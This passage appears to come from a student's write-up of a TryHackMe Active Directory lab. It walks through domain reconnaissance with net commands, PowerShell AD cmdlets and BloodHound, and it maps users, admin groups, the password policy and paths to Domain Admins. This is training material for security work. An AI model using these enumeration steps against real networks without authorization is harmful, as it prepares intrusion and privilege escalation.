allan.kaur              allan.webb           allan.wilkinson
amanda.barnes          amanda.elliott         amanda.hammond
amanda.jackson          amanda.johnson        amanda.macdonald
amanda.parkes           amanda.slater          amanda.taylor
amber.davey            amber.lynch           amber.miller
amber.tyler             amelia.cooper        amelia.fox
amelia.horton           amelia.williams      amy.carr
```

And we can enumerate specific user like

```
za\kenneth.davies@THMJMP1 C:\>net user wendy.taylor
The user name could not be found.

More help is available by typing NET HELPMSG 2221.

za\kenneth.davies@THMJMP1 C:\>net user wendy.taylor /domain
The request will be processed at a domain controller for domain za.tryhackme.com
.

User name          Name      wendy.taylor
Full Name          Wendy Taylor
Comment
User's comment
Country/region code 000 (System Default)
Account active     Yes
Account expires    Never
Password last set  2/24/2022 11:04:53 PM
Password expires   Never
Password changeable 2/24/2022 11:04:53 PM
Password required   Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon        Never
Logon hours allowed All

Local Group Memberships
Global Group memberships      *HR Share RW           *Domain Users
                               *Internet Access

The command completed successfully.
```

And as we did for users we can do for groups

```
za\kenneth.davies@THMJMP1 C:\>net group /domain
The request will be processed at a domain controller for domain za.tryhackme.com.

Group Accounts for \\THMDC.za.tryhackme.com

-----
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*HR Share RW
*Internet Access
*Key Admins
*Protected Users
*Read-only Domain Controllers
*Schema Admins
*Server Admins
*Tier 0 Admins
*Tier 1 Admins
*Tier 2 Admins
The command completed successfully.
```

And a specific group

```
za\kenneth.davies@THMJMP1 C:\>net group "Tier 1 Admins" /domain
The request will be processed at a domain controller for domain za.tryhackme.com.

Group name      Tier 1 Admins
Comment
Members

-----
t1_arthur.tyler      t1_gary.moss      t1_henry.miller
t1_jill.wallis       t1_joel.stephenson   t1_marian.yates
t1_rosie.bryant

The command completed successfully.
```

And we can numerate policy such as password policy for accounts

```
za\kenneth.davies@THMJMP1 C:\>net accounts /domain
The request will be processed at a domain controller for domain za.tryhackme.com.

Force user logoff how long after time expires?:      Never
Minimum password age (days):                      0
Maximum password age (days):                      Unlimited
Minimum password length:                          0
Length of password history maintained:          None
Lockout threshold:                                Never
Lockout duration (minutes):                     30
Lockout observation window (minutes):           30
Computer role:                                    PRIMARY
The command completed successfully.
```

7.2.4 Enumerate through powershell

We can use the Get-ADUser cmdlet to enumerate the target We can preform that for users

```
PS C:\> Get-ADUser -Identity wendy.taylor -Server za.tryhackme.com -Properties *

AccountExpirationDate : 9223372036854775807
accountExpires : 
AccountLockoutTime : 
AccountNotDelegated : False
AllowReversiblePasswordEncryption : False
AuthenticationPolicy : {}
AuthenticationPolicySilo : {}
BadLogonCount : 0
badPasswordTime : 0
badPwdCount : 0
CannotChangePassword : False
CanonicalName : za.tryhackme.com/People/HumanResources/wendy.taylor
Certificates : {}
City : 
CN : wendy.taylor
codePage : 0
Company : 
CompoundIdentitySupported : {}
Country : 
countryCode : 0
Created : 2/24/2022 10:04:53 PM
createTimeStamp : 2/24/2022 10:04:53 PM
Deleted : 
Department : Human Resources
Description : 
DisplayName : Wendy Taylor
DistinguishedName : CN=wendy.taylor,OU=Human Resources,OU=People,DC=za,DC=tryhackme,DC=com
Division : 
DoesNotRequirePreAuth : False
dSCorePropagationData : {1/1/1601 12:00:00 AM}
EmailAddress : 
```

```

EmailAddress : 
EmployeeID : 
EmployeeNumber : 
Enabled : True
Fax : 
GivenName : Wendy
HomeDirectory : 
HomedirRequired : False
HomeDrive : 
HomePage : 
HomePhone : 
Initials : 
instanceType : 4
isDeleted : {}
KerberosEncryptionType : 
LastBadPasswordAttempt : 
LastKnownParent : 
lastLogoff : 0
lastLogon : 0
LastLogonDate : 
LockedOut : False
logonCount : 0
LogonWorkstations : 
Manager : 
MemberOf : {CN=Internet Access,OU=Groups,DC=za,DC=tryhackme,DC=com, CN=HR Share, RW,OU=Groups,DC=za,DC=tryhackme,DC=com}
MNSLogonAccount : 
MobilePhone : 
Modified : 2/24/2022 10:04:53 PM
modifyTimeStamp : 2/24/2022 10:04:53 PM
msDS-User-Account-Control-Computed : 0
Name : wendy.taylor
nTSecurityDescriptor : System.DirectoryServices.ActiveDirectory.Security
ObjectCategory : CN=Person,CN=Schema,CN=Configuration,DC=za,DC=tryhackme,DC=com
ObjectClass : user
ObjectGUID : f5ea1fe8-ce75-4aa0-9910-f49037ecc012
objectSid : S-1-5-21-3330634377-1326264276-632209373

```

```

Office : 
OfficePhone : 
Organization : 
OtherName : 
PasswordExpired : False
PasswordLastSet : 2/24/2022 10:04:53 PM
PasswordNeverExpires : False
PasswordNotRequired : False
POBox : 
PostalCode : 
PrimaryGroup : CN=Domain Users,CN=Users,DC=za,DC=tryhackme,DC=com
primaryGroupID : 513
PrincipalsAllowedToDelegateToAccount : {}
ProfilePath : 
ProtectedFromAccidentalDeletion : False
pwdLastSet : 132902138938434586
SamAccountName : wendy.taylor
sAMAccountType : 805306368
ScriptPath : 
sDRightsEffective : 0
-1316
SmartcardLogonRequired : False
State : 
Surname : Taylor
TrustedForDelegation : False
TrustedToAuthForDelegation : False
UseDESKeyOnly : False
userAccountControl : 512
userCertificate : {}
UserPrincipalName : 
uSNChanged : 14687
uSNCreated : 14683
whenChanged : 2/24/2022 10:04:53 PM
whenCreated : 2/24/2022 10:04:53 PM

```

we can also use the -Filter parameter that allows more control over enumeration and use the Format-Table cmdlet to display the results such as the following neatly

```
t-Table Name, SamAccountName -A  
PS C:\> Get-ADUser -Filter 'Name -like "*stevens"' -Server za.tryhackme.com | Format-Table Name, SamAccountName -A  
  
Name Home      SamAccountName  
---- -----  
chloe.stevens chloe.stevens  
samantha.stevens samantha.stevens  
mohammed.stevens mohammed.stevens  
jacob.stevens jacob.stevens  
timothy.stevens timothy.stevens  
owen.stevens owen.stevens  
jane.stevens jane.stevens  
janice.stevens janice.stevens  
gordon.stevens gordon.stevens
```

We can use the Get-ADGroup cmdlet to enumerate AD groups


```
PS C:\> Get-ADGroup -Identity Administrators -Server za.tryhackme.com  
  
DistinguishedName : CN=Administrators,CN=Builtin,DC=za,DC=tryhackme,DC=com  
GroupCategory     : Security  
GroupScope        : DomainLocal  
Name              : Administrators  
ObjectClass       : group  
ObjectGUID        : f4d1cbcd-4a6f-4531-8550-0394c3273c4f  
SamAccountName    : Administrators  
SID               : S-1-5-32-544
```

We can also enumerate group membership using the Get-ADGroupMember cmdlet


```
PS C:\> Get-ADGroupMember -Identity Administrators -Server za.tryhackme.com  
  
Home          File          Help          Edit          View          Tools          Window  
distinguishedName : CN=Domain Admins,CN=Users,DC=za,DC=tryhackme,DC=com  
name           : Domain Admins  
objectClass    : group  
objectGUID     : 8a6186e5-e20f-4f13-b1b0-067f3326f67c  
SamAccountName : Domain Admins  
SID            : S-1-5-21-3330634377-1326264276-632209373-512  
  
name           : Enterprise Admins  
objectClass    : group  
objectGUID     : 93846b04-25b9-4915-baca-e98cce4541c6  
SamAccountName : Enterprise Admins  
SID            : S-1-5-21-3330634377-1326264276-632209373-519  
  
distinguishedName : CN=vagrant,CN=Users,DC=za,DC=tryhackme,DC=com  
name           : vagrant  
objectClass    : user  
objectGUID     : ed901eff-9ec0-4851-ba32-7a26a8f0858f  
SamAccountName : vagrant  
SID            : S-1-5-21-3330634377-1326264276-632209373-1000  
  
distinguishedName : CN=Administrator,CN=Users,DC=za,DC=tryhackme,DC=com  
name           : Administrator  
objectClass    : user  
objectGUID     : b10fe384-bcce-450b-85c8-218e3c79b30f  
SamAccountName : Administrator  
SID            : S-1-5-21-3330634377-1326264276-632209373-500
```


Here some information that we got from enumeration using Bloodhound

Find Domain Admins




Find principles with DCsync rights




Then enumeration for some of those Valuable targets like “AMINSTRATORS”

ADMINISTRATORS@ZA.TRYHACKME.COM	
OVERVIEW	
Sessions	0
Reachable High Value Targets	8
NODE PROPERTIES	
Object ID	ZA.TRYHACKME.COM-S-1-5-32-544
Description	Administrators have complete and unrestricted access to the computer/domain
Admin Count	True
EXTRA PROPERTIES	
distinguishedName	CN=ADMINISTRATORS,CN=BUILTIN,DC=ZA,DC=TRYHACKME,DC=COM
domain	ZA.TRYHACKME.COM
domainSid	S-1-5-21-3330634377-1326264276-632209373
whenCreated	Thu, 24 Feb 2022 21:57:34 GMT
GROUP MEMBERS	
Direct Members	4
Unrolled Members	6
Foreign Members	0
OUTBOUND OBJECT CONTROL	
First Degree Object Control	2135
Group Delegated Object Control	0
Transitive Object Control	▶
INBOUND CONTROL RIGHTS	
Explicit Object Controllers	2
Unrolled Object Controllers	3
Transitive Object Controllers	▶

If we choosed reachable high value targets we can go through for farther enumeration



And an other map for other high value targeted group “tier0 admins”



We can also find shortest way to domain admins

